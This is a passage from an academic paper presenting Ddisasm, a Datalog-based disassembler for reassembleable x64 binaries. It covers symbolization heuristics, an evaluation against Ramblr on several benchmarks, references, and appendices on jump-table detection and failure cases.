Typically, in a data access as the one above, one of the addends represents a valid base address that points to the beginning of a data structure and the rest of the addends represent an offset into the data structure. In our generic access, `D` might be the base address, in which case it should be symbolic, or the base address might be in one of the registers, in which case `D` should not be symbolic.

We detect cases in which `D` should be symbolic even if it does not fall in the range of a data section. For example if the data access is of the form `[R2×M+D]` with $\texttt{M} > 1$, it is likely that `D` represents the base address and should be symbolic. We can detect less obvious cases with the help of the register value analysis (see Sec. 5.2). If we have a data access of the form `[R1+D]` but the value of `R1` can be expressed as the value of some other register `Ro` multiplied by a multiplier $\texttt{M} > 1$ (there is a predicate of the form `reg_val(_,R1,_,Ro,M,0))`, then `D` is also likely to be the base address and thus symbolic. On the other hand, if `R1` has a value that is a valid data address (there is a predicate `reg_val(_,R1,_,'NONE',0,A)` where `A` falls in a data section), then `D` is probably not a base address.

Knowing that a displacement should be symbolic is not enough, we need to infer the right data section to which the symbolic expression should refer. If the data access generates a DAP, we use the destination address of the DAP as a reference for creating the symbolic expression. Otherwise, we choose the closest boundary of a data section as a reference.

6.2.2 Immediate Operands

Having a symbolic immediate that falls outside the data sections is uncommon. The main pattern that we have identified is when the immediate is used as an initial value for a loop counter or as a loop bound to which the counter is compared.

Example 10. Consider the following code fragment taken from the program conflict-6.0 compiled with GCC 5.5 and optimization -O1. It presents an immediate of the form `symbol +constant` landing in a different section.

```
40109D:   mov EBX, 402D40
4010A2:   mov EBP, 402DE8
4010A7:   mov RCX,QWORD PTR [RBX]
 ...        ...
4010C5:   add RBX,8
4010C9:   cmp RBX,RBP
4010CC:   jne 4010A7
```

The number `402DE8` loaded at `4010A2` represents a loop bound and it is used in instruction `4010C9` to check if the end of the data structure has been reached. Address `402d40` is in section `.rodata` but address `402DE8` is in section `.eh_frame_hdr`.

We detect this and similar patterns by combining the information of the def-use analysis and the value analysis. We note that in these situations, the address that falls outside the section or on a different section and the address range of the correct section are within the distance of one multiplier. That is, let x be a candidate address that might represent the result of a `symbol+constant` expression, and let $[s_i, s_f)$ be the address range of the original symbol's section. Then $x \in [s_i - M, s_f + M]$ where M is the increment of the loop counter. Therefore, our detection mechanism generates an extended section range as above for every register that we identify as loop counter. Then, it checks if there is some immediate compared to the loop counter that falls within this extended range. If that happens, the immediate is rewritten using the base of the loop counter as a symbol.

Example 11. Example 10 continued. The register value analysis detects that `RBX` is a loop counter with a base address of `402D40` and a step size of `8`. Thus, we consider an extension of section `.rodata` to the range `[402718, 402DF0]` (the original address range is `[402720, 402DE8]`). Finally, using def-use chains we detect that the loop counter is compared to the immediate `402DE8` which falls within the extended section range. Consequently, we generate the following statement:

```
4010A2: mov EBP,OFFSET .L_402D40+168
```

where `.L_402D40` is a new symbol pointing to address `402D40`.

Program	Size	Program	Size	Program	Size	Program	Size	Program	Size
bar-1.11.0	91	bison-2.1	359	bool-0.2	48	conflict-6.0	28	doschk-1.1	18
ed-0.9	63	enscript-1.6.1	253	flex-2.5.4	196	gawk-3.1.5	485	gperf-3.0.3	409
grep-2.5.4	181	gzip-1.2.4	81	lighttpd-1.4.18	255	m4-1.4.4	154	make-3.80	202
marst-2.4	104	patch-2.6.1	155	re2c-0.13.5	2554	rsync-3.0.7	1685	sed-4.2	201
tar-1.29	547	tnef-1.4.7	74	units-1.85	65	wget-1.19.1	620	yasm-1.2.0	899

Table 1: Real world example benchmarks. Each program is annotated with its size in KB when compiled with GCC 7.1.0 and optimization flag -O0.

Benchmark	Binaries	Refs	Ddisasm				Ramblr			
			FP	FN	WS	Broken	FP	FN	Broken	Broken w/o ICC
Real world	1050	5957016	0	20	50	6	50258	62060	408	273
Coreutils	3710	4279339	3	0	0	3	8246	140774	752	323
CGC	2898	7220451	0	17	2	12	10892	43683	391	31

Table 2: Symbolization evaluation of `Ddisasm` and `Ramblr`. "Refs" represents the total number of references in these binaries; "FP" and "FN" list the number of false positives and false negatives respectively for each tool; "WS" lists the number of references pointing to the wrong section (only shown for `Ddisasm`); "Broken" lists the number of binaries that are broken (have at least one "FP," "FN" or "WS"). "Broken w/o ICC" lists broken binaries without counting the ones compiled with ICC.

7 Experimental Evaluation

We implemented our disassembly technique in a tool called `Ddisasm`. `Ddisasm` takes a binary and produces an IR called GrammaTech Intermediate Representation for Binaries (GTIRB) [45]. This representation can be printed to assembly code that can be directly reassembled. Currently `Ddisasm` only supports x64 Linux ELF binaries but we plan to extend it to support other architectures and binary formats. `Ddisasm` is predominantly implemented in Datalog (4336 non-empty LOC) which is compiled into highly efficient parallel C++ code using Souffle [28].

Benchmarks. We performed several experiments against a variety of benchmarks, compilers, and optimization flags. We selected 3 benchmarks. The first one is `Coreutils 8.25` which is composed of 106 binaries and has been used in the experimental evaluations of `Ramblr` [56] and Uroboros [57]. Programs in Coreutils are known to share a lot of code [5], so it is important to also consider other benchmarks. The second benchmark is a subset of the programs from the DARPA Cyber Grand Challenge (CGC). We adopt a modified version of these binaries that can be compiled for Linux systems in x64 [2]. We exclude programs that fail to compile or fail all their tests. That leaves 69 CGC programs. Finally, the third benchmark is a collection of 25 real world open source applications whose binary size ranges from 28 KB to 2.5 MB. Table 1 contains the names, version, and sizes (in KB) of the applications in the real world benchmark. Some of the original binaries in all benchmarks fail some tests. We take the results of the original binary as a baseline which rewritten binaries must match exactly—including failures.

Compilation Settings. For each of those programs we compile the binaries with 7 compilers: GCC 5.5.0, GCC 7.1.0, GCC 9.2.1, Clang 3.8.0, Clang 6.0, Clang 9.0.1, and ICC 19.0.5. For each compiler we use the following 6 compiler flags: -O0, -O1, -O2, -O3, -Os, and -Ofast. All programs are compiled as *position dependent code*[8].That means that for each original program we test 42 versions except for Coreutils where -Ofast generates original binaries that fail many of the tests and thus we skip it. In summary, we test 3710 different binaries for Coreutils, 2898 binaries for the CGC benchmark, and 1050 binaries from our real world selection. All benchmarks together represent a total of 888 MB of binaries. Note that the real world examples represent a significant portion of the binary data (324 MB).

7.1 Symbolization Experiments

We disassemble all the benchmarks and collect the number of false positives (FP) and false negatives (FN) in the symbolization procedure. We obtain ground truth by generating binaries with complete relocation information using the `-emit-relocs` ld linker option. We also detect an additional kind of error WS—i.e. when we create a symbolic expression, but the symbol points to the wrong section (see Sec. 6.2).

For comparison, we run the same experiments using `Ramblr`, the tool with the best published symbolization results. Table 2 contains the results of this experiment. Detailed tables with results broken down by compiler and optimization flag can be found in [22]. The complete set of binaries, detailed experiment logs, and the scripts to replicate the experiments can be found at [21].

[8]This is harder to disassemble than position *independent* code (PIC), which is though to be easier because it contains relocation information for absolute addresses [18]. Nonetheless, this does not make symbolization of PIC trivial as we argue in Sec. 7.1.

Benchmark	Binaries	Ddisasm			Ramblr			
		Disasm	Reassemble	Test	Disasm	Reassemble	Test	Test w/o ICC
Real world	1050	100.00%	100.00%	99.90%	99.62%	74.29%	39.90%	45.55%
Coreutils	3710	100.00%	100.00%	100.00%	99.27%	88.35%	71.26%	80.22%
CGC	2865	100.00%	99.93%	99.44%	100.00%	73.75%	51.24%	58.18%

Table 3: The functionality of binaries reassembled using Ddisasm and Ramblr as measured using the test suites distributed with the binaries. The "Disasm," "Reassemble," and "Test" (w/o ICC) columns list the percentage of binaries successfully disassembled, reassembled into a new binary, and that pass their original test suite (without counting binaries compiled with ICC) respectively.

Ddisasm presents a very low error rate. This shows the effectiveness of the approach. Ddisasm builds on many of the ideas implemented in Ramblr, but makes significant improvements (see Sec.5.4). App. B contains a discussion of Ddisasm's failures. Ramblr performs well on Coreutils and CGC compiled with GCC and Clang (in line with their experiments). 315 out of the 323 broken Coreutils binaries (without counting ICC) are broken due to a unique symbolization error in the binaries compiled with Clang 9.0.1. This illustrates the degree to which programs in Coreutils share code. Nonetheless, Ramblr's precision drops greatly against the real world examples (39% of broken examples) and binaries compiled with ICC (where all optimized binaries are broken). Additionally, we do not detect WS in Ramblr, as this information is not readily available. Thus, the numbers in the 'Broken' column are biased against Ddisasm as there might be binaries broken by Ramblr that are not counted.

It is worth pointing out that the ground truth extracted from relocations is incomplete for binaries compiled with ICC. This compiler generates jump tables with Symbol−Symbol entries. These jump tables do not need nor have relocations associated to them—even in PIC. We believe that this directly contradicts the claim made by Dinesh et al. [18] that x64 PIC code can be symbolized without heuristics—only using relocations.

The heuristics' weights for both IBI and symbolization have been manually set and work well generically across compilers and flags. Importantly, we fixed the weights before running the experiments on GCC 9.2.1 and Clang 9.0.1. Nonetheless, the results for these two compilers are on par with the results for the other compilers. Only 5 of a total of 21 broken binaries were compiled with GCC 9.2.1 or Clang 9.0.1. Thus, the heuristics's weights are robust across compiler versions. When ground truth can be obtained, these weights could be automatically learned and adjusted based on a program corpus, we leave that for future work.

Finally, we are interested in knowing the importance of different heuristics. Thus, we repeat the symbolization experiments for the real world benchmarks deactivating different kinds of heuristics. We deactivate heuristics that 1) detect strings, 2) heuristics that use DAPs ("Data access match" and "Access conflict"), and 3) both kinds at the same time. The results are in Table 4. Without both kinds of heuristics (row 3), we have a high number of FPs. Detecting strings (row 2) brings this number down, but we miss symbols that look like strings (FNs). DAPs give us additional evidence for those symbols through the "Data access match" heuristic. With DAPs but no strings (row 1), we also discard some FPs (by detecting objects of type "Other") but not all. The heuristics complement each other. Note that the 20 FNs produced by DAPs correspond to an array of structs that is correctly detected, but its pointer fields are accessed with size 4 instead of 8 which derails the analysis.

Heuristics	FP	FN	WS	Broken
No Strings	59	20	50	53
No DAP	45	43	50	49
No DAP & Strings	113	0	50	98

Table 4: Symbolization evaluation of Ddisasm on the real world benchmarks deactivating groups of heuristics.

7.2 Functionality Experiments

Using the same benchmarks we check how many of the disassembled binaries can be reassembled and how many of those pass their original test suites without errors.

For Ddisasm, we perform the experiment on the stripped versions of the binaries. Additionally, in order to increase our confidence that both IBI and symbolization are correct, we modify the locations (and relative locations) of all the instructions by adding NOPs at regular intervals before reassembling. We add 8 NOPs every 8 instructions to maintain the original instructions' alignment throughout the executable section[9]. We also add 64 zero bytes at the beginning of each data section. This demonstrates that our symbolization is robust to significant modification of code (by adding or removing code) and data (by adding content at the beginning of sections).

For Ramblr, we use unstripped binaries because Ramblr fails to produce reassembleable assembly for the stripped versions of most binaries. Many of the failures are because Ramblr generates assembly with undefined labels or with labels defined twice. This kind of inconsistency is easy to avoid in a Datalog implementation. Additionally, we do not

[9]We skip regions in between jump table entries of the form .byte Symbol−Symbol. Adding NOPs to these regions can easily make the result of Symbol−Symbol fall out of the range expressible with one byte.




Figure 5: Disassembly time. The two graphs show the disassembly times (in seconds) for all the binaries at two different scales (the bottom graph displays smaller binaries in detail). `Ddisasm`'s disassembly time is plotted (vertically) against `Ramblr`'s (horizontally). In all graphs, points below the diagonal represent binaries for which `Ddisasm` is faster than `Ramblr`.

perform any modification of assembly generated by `Ramblr`—this ensures that we do not report an overly pessimistic result for `Ramblr` by accidentally breaking the code generated by `Ramblr`. So we compare `Ddisasm` at a significant handicap against `Ramblr`.

The results of this experiment are in Table 3. For CGC, we discarded 33 binaries that fail their tests non-deterministically leaving 2865 binaries. `Ddisasm` produces reassembleable assembly code for all the binaries but two. One binary in the real world benchmarks and 14 binaries in the CGC benchmark fail their tests. This is close to the results of our previous experiment (Table 2). The FNs in real world examples and 5 of the 17 FNs in CGC cause 1 and 5 test failures respectively. The remaining FPs, FNs, and WS symbols do not cause test failures. Additionally, there are 9 other test failures in CGC not caused by symbolization errors.

7.3 Performance Evaluation

Finally, we measure and compare the performance of both `Ramblr` and `Ddisasm`. We measure the time that it takes to disassemble each of the binaries in the three benchmarks. The results can be found in Fig. 5. `Ddisasm` is faster than `Ramblr` in all but 294 of 7658 total binaries. In particular, `Ddisasm` is on average 4.9 times faster than `Ramblr`.

8 Conclusion

We have developed a new reassembleable disassembler called `Ddisasm`. `Ddisasm` in implemented in Datalog and combines novel static analyses and heuristics to determine how data is accessed and used. We show that Datalog is well suited to this task as it enables the compositional and declarative specification of static analyses and heuristics, and it compiles them into a unified, parallel, and efficient executable.

`Ddisasm` is, to the best of our knowledge, the first disassembler for machine code implemented in Datalog. Our experiments show that `Ddisasm` is both more precise and faster than the state-of-the-art tools for reassembleable disassembly, and better handles large complex real-world programs. `Ddisasm` makes binary rewriting practical by enabling binary rewriting of real world programs compiled with a range of compilers and optimization levels with unprecedented speed and accuracy.

9 Acknowledgments

This material is based upon work supported by the Office of Naval Research under contract No. N68335-17-C-0700. Any opinions, findings and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the Office of Naval Research.

References

[1] Cyber grand challenge (CGC). https://www.darpa.mil/program/cyber-grand-challenge.

[2] GrammaTech's CGC benchmarks. https://github.com/grammatech/cgc-cbs.

[3] Hex-rays: The IDA Pro disassembler and debugger. https://www.hex-rays.com/products/ida.

[4] National Security Agency. Ghidra, 2019. https://www.nsa.gov/resources/everyone/ghidra/.

[5] D. Andriesse, A. Slowinska, and H. Bos. Compiler-agnostic function detection in binaries. In *2017 IEEE European Symposium on Security and Privacy (EuroS P)*, pages 177–189, April 2017.

[6] Dennis Andriesse, Xi Chen, Victor van der Veen, Asia Slowinska, and Herbert Bos. An in-depth analysis of disassembly on full-scale x86/x64 binaries. In *The 25th USENIX Security Symposium*, pages 583–600, Austin, TX, 2016. USENIX Association.

[7] Cryptic Apps. Hopper. https://www.hopperapp.com/.

[8] Gogul Balakrishnan and Thomas Reps. Analyzing memory accesses in x86 executables. In Evelyn Duesterwald, editor, *Compiler Construction*, pages 5–23, Berlin, Heidelberg, 2004. Springer Berlin Heidelberg.

[9] Erick Bauman, Zhiqiang Lin, and Kevin W. Hamlen. Superset disassembly: Statically rewriting x86 binaries without heuristics. In *NDSS*, 01 2018.

[10] M. Ammar Ben Khadra, Dominik Stoffel, and Wolfgang Kunz. Speculative disassembly of binary code. In *The International Conference on Compilers, Architectures and Synthesis for Embedded Systems*, CASES '16, pages 16:1–16:10, New York, NY, USA, 2016. ACM.

[11] Martin Bravenboer and Yannis Smaragdakis. Strictly declarative specification of sophisticated points-to analyses. In *24th ACM SIGPLAN Conference on Object Oriented Programming Systems Languages and Applications*, OOPSLA'09, pages 243–262, NY, USA, 2009. ACM.

[12] David Brumley, Ivan Jager, Thanassis Avgerinos, and Edward J. Schwartz. BAP: A binary analysis platform. In Ganesh Gopalakrishnan and Shaz Qadeer, editors, *Computer Aided Verification*, pages 463–469, Berlin, Heidelberg, 2011. Springer Berlin Heidelberg.

[13] David Brumley and James Newsome. Alias analysis for assembly. Technical report, Technical Report CMU-CS-06-180, Carnegie Mellon University School of Computer Science, 2006.

[14] Xi Chen, Herbert Bos, and Cristiano Giuffrida. Codearmor: Virtualizing the code space to counter disclosure attacks. In *The 2017 IEEE European Symposium on Security and Privacy*, pages 514–529. IEEE, 2017.

[15] Xi Chen, Asia Slowinska, Dennis Andriesse, Herbert Bos, and Cristiano Giuffrida. Stackarmor: Comprehensive protection from stack-based memory error vulnerabilities for binaries. In *The 2015 Annual Network and Distributed System Security Symposium*, 2015.

[16] Zhui Deng, Xiangyu Zhang, and Dongyan Xu. Bistro: Binary component extraction and embedding for software security applications. In *European Symposium on Research in Computer Security*, pages 200–218. Springer, 2013.

[17] Artem Dinaburg and Andrew Ruef. Mcsema: Static translation of x86 instructions to LLVM. In *ReCon 2014 Conference, Montreal, Canada*, 2014.

[18] Sushant Dinesh, Nathan Burow, Dongyan Xu, and Mathias Payer. Retrowrite: Statically instrumenting cots binaries for fuzzing and sanitization. In *The 41st Symposium on Security and Privacy*. IEEE, 2020. To Appear.

[19] Chris Eagle. *The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler*. No Starch Press, 2011.

[20] Mohamed Elsabagh, Dan Fleck, and Angelos Stavrou. Strict virtual call integrity checking for C++ binaries. In *2017 ACM on Asia Conference on Computer and Communications Security*, pages 140–154. ACM, 2017.

[21] Antonio Flores-Montoya and Eric Schulte. Datalog disassembly: Artifact evaluation, February 2020. https://doi.org/10.5281/zenodo.3637587.

[22] Antonio Flores-Montoya and Eric M. Schulte. Datalog disassembly. *CoRR*, abs/1906.03969, 2019. http://arxiv.org/abs/1906.03969.

[23] Free Software Foundation. *GNU Binary Utilities*. Free Software Foundation, May 2002.

[24] Neville Grech, Lexi Brent, Bernhard Scholz, and Yannis Smaragdakis. Gigahorse: Thorough, declarative decompilation of smart contracts. In *ICSE*, 2019. To appear.

[25] Galois Inc. Open source binary analysis tools. https://github.com/GaloisInc/macaw.

[26] Vector 35 Inc. Binary ninja: a new kind of reversing platform. https://binary.ninja/.

[27] Software Engineering Institute. Automated static analysis tools for binary programs. https://github.com/cmu-sei/pharos.

[28] Herbert Jordan, Bernhard Scholz, and Pavle Subotić. Soufflé: On synthesis of program analyzers. In Swarat Chaudhuri and Azadeh Farzan, editors, *Computer Aided Verification*, pages 422–430, Cham, 2016. Springer International Publishing.

[29] Minkyu Jung, Soomin Kim, HyungSeok Han, Jaeseung Choi, and Sang Kil Cha. B2R2: Building an efficient front-endfor binary analysis. In *Binary Analysis Research (BAR), 2019*, 2019.

[30] Koen Koning, Herbert Bos, and Cristiano Giuffrida. Secure and efficient multi-variant execution using hardware-assisted process virtualization. In *2016 46th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 431–442. IEEE, 2016.

[31] Christopher Kruegel, William Robertson, Fredrik Valeur, and Giovanni Vigna. Static disassembly of obfuscated binaries. In *The 13th Conference on USENIX Security Symposium - Volume 13*, SSYM'04, pages 18–18, Berkeley, CA, USA, 2004. USENIX Association.

[32] James R Larus and Eric Schnarr. Eel: Machine-independent executable editing. In *ACM Sigplan Notices*, volume 30, pages 291–300. ACM, 1995.

[33] Zephyr Software LLC. IRDB cookbook examples. https://git.zephyr-software.com/opensrc/irdb-cookbook-examples.

[34] Michael Matz, Jan Hubicka, Andreas Jaeger, Mark Mitchell, Milind Girkar, Hongjiu Lu, David Kreitzer, and Vyacheslav Zakharin. *System V Application Binary Interface: AMD64 Architecture Processor Supplement (With LP64 and ILP32 Programming Models)*, 2013.

[35] Xiaozhu Meng and Barton P. Miller. Binary code is not easy. In *The 25th International Symposium on Software Testing and Analysis*, ISSTA 2016, pages 24–35, New York, NY, USA, 2016. ACM.

[36] Kenneth Miller, Yonghwi Kwon, Yi Sun, Zhuo Zhang, Xiangyu Zhang, and Zhiqiang Lin. Probabilistic disassembly. In *International Conference on Software Engineering (ICSE)*. ACM, 2019.

[37] Vishwath Mohan, Per Larsen, Stefan Brunthaler, K Hamlen, and Michael Franz. Opaque control-flow integrity. In *Symposium on Network and Distributed System Security (NDSS)*, 2015.

[38] Markus Müller-Olm and Helmut Seidl. Precise interprocedural analysis through linear algebra. In *The 31st ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '04, pages 330–341, New York, NY, USA, 2004. ACM.

[39] pancake. radare. https://www.radare.org/r/.

[40] Vasilis Pappas, Michalis Polychronakis, and Angelos D Keromytis. Smashing the gadgets: Hindering return-oriented programming using in-place code randomization. In *2012 IEEE Symposium on Security and Privacy*, pages 601–615. IEEE, 2012.

[41] Manish Prasad and Tzi-cker Chiueh. A binary rewriting defense against stack based buffer overflow attacks. In *USENIX Annual Technical Conference, General Track*, pages 211–224, 2003.

[42] Nguyen Anh Quynh. Capstone: Next-gen disassembly framework. *Black Hat USA*, 2014.

[43] Thomas W. Reps. Demand interprocedural program analysis using logic databases. In Raghu Ramakrishnan, editor, *Applications of Logic Databases*, pages 163–196, Boston, MA, 1995. Springer US.

[44] Ted Romer, Geoff Voelker, Dennis Lee, Alec Wolman, Wayne Wong, Hank Levy, Brian Bershad, and Brad Chen. Instrumentation and optimization of Win32/Intel executables using Etch. In *USENIX Windows NT Workshop*, volume 1997, pages 1–8, 1997.

[45] Eric M. Schulte, Jonathan Dorn, Antonio Flores-Montoya, Aaron Ballman, and Tom Johnson. GTIRB: intermediate representation for binaries. *CoRR*, abs/1907.02859, 2019.

[46] Edward J. Schwartz, Cory F. Cohen, Michael Duggan, Jeffrey Gennari, Jeffrey S. Havrilla, and Charles Hines. Using logic programming to recover C++ classes and methods from compiled executables. In *ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, pages 426–441, NY, USA, 2018. ACM.

[47] Benjamin Schwarz, Saumya Debray, Gregory Andrews, and Matthew Legendre. Plto: A link-time optimizer for the Intel IA-32 architecture. In *Proc. 2001 Workshop on Binary Translation (WBT-2001)*, 2001.

[48] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel, and G. Vigna. Sok: (state of) the art of war: Offensive techniques in binary analysis. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 138–157, May 2016.

[49] Asia Slowinska, Traian Stancescu, and Herbert Bos. Body armor for binaries: Preventing buffer overflows without recompilation. In *USENIX Annual Technical Conference*, pages 125–137, 2012.

[50] Yannis Smaragdakis and Martin Bravenboer. Using Datalog for fast and easy program analysis. In Oege de Moor, Georg Gottlob, Tim Furche, and Andrew Sellers, editors, *Datalog Reloaded*, pages 245–251, Berlin, Heidelberg, 2011. Springer Berlin Heidelberg.

[51] Yannis Smaragdakis, George Kastrinis, and George Balatsouras. Introspective analysis: Context-sensitivity, across the board. In *35th ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '14, pages 485–495, NY, USA, 2014. ACM.

[52] Matthew Smithson, Khaled ElWazeer, Kapil Anand, Aparna Kotha, and Rajeev Barua. Static binary rewriting without supplemental information: Overcoming the tradeoff between coverage and correctness. In *Reverse Engineering (WCRE), 2013 20th Working Conference on*, pages 52–61. IEEE, 2013.

[53] Eli Tilevich and Yannis Smaragdakis. Binary refactoring: Improving code behind the scenes. In *The 27th international conference on Software engineering*, pages 264–273. ACM, 2005.

[54] Victor Van Der Veen, Enes Göktas, Moritz Contag, Andre Pawoloski, Xi Chen, Sanjay Rawat, Herbert Bos, Thorsten Holz, Elias Athanasopoulos, and Cristiano Giuffrida. A tough call: Mitigating advanced code-reuse attacks at the binary level. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 934–953. IEEE, 2016.

[55] Ludo Van Put, Dominique Chanet, Bruno De Bus, Bjorn De Sutter, and Koen De Bosschere. Diablo: a reliable, retargetable and extensible link-time rewriting framework. In *The Fifth IEEE International Symposium on Signal Processing and Information Technology, 2005.*, pages 7–12. IEEE, 2005.

[56] Ruoyu Wang, Yan Shoshitaishvili, Antonio Bianchi, Aravind Machiry, John Grosen, Paul Grosen, Christopher Kruegel, and Giovanni Vigna. Ramblr: Making reassembly great again. In *NDSS*, 2017.

[57] Shuai Wang, Pei Wang, and Dinghao Wu. Reassembleable disassembling. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 627–642, Washington, D.C., 2015. USENIX Association.

[58] Richard Wartell, Vishwath Mohan, Kevin W Hamlen, and Zhiqiang Lin. Securing untrusted code via compiler-agnostic binary rewriting. In *The 28th Annual Computer Security Applications Conference*, pages 299–308. ACM, 2012.

[59] Richard Wartell, Yan Zhou, Kevin W Hamlen, and Murat Kantarcioglu. Shingled graph disassembly: Finding the undecideable path. In *Pacific-Asia Conference on Knowledge Discovery and Data Mining*, pages 273–285. Springer, 2014.

[60] John Whaley, Dzintars Avots, Michael Carbin, and Monica S. Lam. Using Datalog with binary decision diagrams for program analysis. In Kwangkeun Yi, editor, *Programming Languages and Systems*, pages 97–118, Berlin, Heidelberg, 2005. Springer Berlin Heidelberg.

[61] John Whaley and Monica S. Lam. Cloning-based context-sensitive pointer alias analysis using binary decision diagrams. In *The ACM SIGPLAN 2004 Conference on Programming Language Design and Implementation*, PLDI '04, pages 131–144, NY, USA, 2004. ACM.

[62] Chao Zhang, Tao Wei, Zhaofeng Chen, Lei Duan, László Szekeres, Stephen McCamant, Dawn Song, and Wei Zou. Practical control flow integrity and randomization for binary executables. In *Security and Privacy (SP), 2013 IEEE Symposium on*, pages 559–573. IEEE, 2013.

[63] Mingwei Zhang, Rui Qiao, Niranjan Hasabnis, and R Sekar. A platform for secure static binary instrumentation. In *The 10th ACM SIGPLAN/SIGOPS international conference on Virtual execution environments*, pages 129–140. ACM, 2014.

[64] Mingwei Zhang and R Sekar. Control flow integrity for COTS binaries. In *USENIX Security*, pages 337–352, 2013.

A Symbol-Symbol Jump Tables

This appendix describes jump tables with relative offsets and how they are detected by our disassembler.

Most jump tables in programs compiled with GCC and Clang (position dependent code) are lists of absolute addresses that can be detected like any other symbolic value. This is not the case for jump tables generated by ICC and jump tables generated by PIC code. These jump tables are often expressed as lists of `Symbol−Symbol` expressions.

In this kind of jump tables, one of the symbols represents a reference point, and the other symbol represents the jump target. The reference point is the same for all the jump table entries and the actual value stored at each the jump table entry is the distance between the jump target and the reference point. The size of jump table entries can vary i.e. 1, 2, 4 or 8 bytes.

```
47DA7b:   lea RDX, QWORD PTR [RIP+.L_4A09F0]
47DA82:   movzx EDX, BYTE PTR [RDX+RCX*1]
47DA86:   lea RAX, QWORD PTR [RIP+.L_47DA93]
47DA8d:   add RAX,RDX
47DA90:   jmp RAX

4a09f0:   .byte .L_47DB3F-.L_47DA93
          .byte .L_47DB36-.L_47DA93
          .byte .L_47DB2B-.L_47DA93
          .byte .L_47DB20-.L_47DA93
```

Figure 6: Assembly (after symbolization) extracted from tar-1.29 compiled with ICC -O2. This code implements a jump table of `Symbol-Symbol` entries of size 1 byte.

Example 12. Consider the example code in Fig. 6. The first instruction loads the start address of the jump table onto `RDX`; the second instruction reads the jump table entry and stores it in `RDX`; the third instruction loads address `47DA93` that acts as a reference for the jump table onto `RAX`; the fourth instruction computes the jump target by adding `RAX` and `RDX` and the last instruction executes the jump.

In order to find a jump table, we need to determine: the jump table starting point, the jump table reference point, and the size of each jump table entry. Fortunately, the code patterns used to implement this kind of jump tables are relatively regular. We have specialized Datalog rules to detect them.

```
jump_table_start(AJump,Size,Start,Reference):-
    reg_jump(AJump,_),
    def_used(ASum,Reg,AJump,_),
    reg_reg_op(ASum,Reg,RegEntry,RegRef,1,0),

    def_used(AEntry,RegEntry,ASum,_),
    data_access_pattern(Start,Size,Size,AEntry),

    def_used(ARef,RegRef,ASum,_),
    reg_val(ARef,RegRef,_,'NONE',0,Reference).
```
(15)

Rule 15 is simplified version of the rule that detect the pattern in Fig. 6. The rule finds a jump that uses a register and "walks back" the code using def-use chains to the instruction where the jump target is computed (at address `Asum`). At that location, `reg_reg_op` represents an abstraction of an assembly instruction on two registers `Reg=RegEntry+RegRef`$\times$`1+0`. Then, the rule examines the definition of `RegEntry` to find where the jump table entry is read (at address `AEntry`) and thanks to its `data_access_pattern`, it determines the jump table starting address `Start` and the size of each entry `Size`. The other register `RegRef` should contain the jump table reference point. So its value is obtained using `reg_val` which should contain a constant value (not expressed in terms of another register).

By relying on the analyses presented in Sec. 5, i.e def-use chains, DAPs and the register value analysis; the Datalog rule is more robust than exact pattern matching. The instructions involved in the jump table do not necessarily appear all together or in a fixed order, and the rule does not rely on specific instructions being used. E.g. the jump target computation is sometimes done using `LEA` instead of `ADD`.

Once we have found the jump table beginning and its corresponding `data_access_pattern`, we can use the `propagated_data_access` (see Sec. 5.3) to create `symbol`$-$`symbol` candidates for each of the jump table entries. That means that we will consider that the jump table extends until there is another data access from a different part of the code.

The detection of these jump tables has been the main addition required to support the ICC compiler. Other analyses and heuristics have remained largely the same. We expect that supporting additional compilers will require similar additions as each compiler has its own particular code patterns. However, the analyses described in Sec. 5 remain useful building blocks that facilitate supporting these special constructs in a robust manner.

B Symbolization Failures

We manually examined and diagnosed `Ddisasm`'s symbolization failures to determine what are the causes that lead to the remaining FPs, FNs or WS.

Real world Benchmarks In the real world benchmarks, the 20 FPs corresponds to a single array of structs that contains pointers. Our analysis obtains the right DAP with the right multipliers but only 4 bytes of each of the pointers are read instead of 8. This leads `Ddisasm` to conclude that those locations contains data objects of type "Other" of size 4 instead of symbols. These FNs cause the corresponding tests to fail.

The 50 symbols pointing to the wrong section (WS) are displacements in indirect operands and happen in 5 variants of the same program (lighttpd-1.4.18) compiled with Clang 6.0 and Clang 9.0.1. These particular cases are not currently detected by our heuristics but they also do not cause test failures in our functionality experiments.

Coreutils Benchmarks In Coreutils, there are 3 FPs, all in binaries compiled with -O0. They correspond to immediate operands that are moved or compared to registers. Those registers are loaded from the stack immediately before the location of the immediate and they are stored in the stack again immediately after. Therefore, our analyses do not obtain any evidence on the type of those immediates. These FPs do not cause tests failures, probably because the Coreutils test suites are not exhaustive.

CGC Benchmarks In the CGC benchmarks, 5 of the 12 "Broken" binaries have FNs where the corresponding relocations refer to the symbols `__init_array_start` and `__init_array_end`. These binaries, compiled with ICC, do not have an `.init_array` section and in fact the symbols' addresses are the same and fall outside all data sections. Nonetheless, the code uses the difference between the two symbols (which is zero) and thus it has the same behavior even though these references have not been made symbolic. In fact, we do not observe test failures in these binaries.

There are 2 other binaries, variants of the same program compiled with ICC, that have displacements in an indirect operand pointing to the wrong section (WS). These particular cases are not currently detected by our heuristics. They also do not cause test failures.

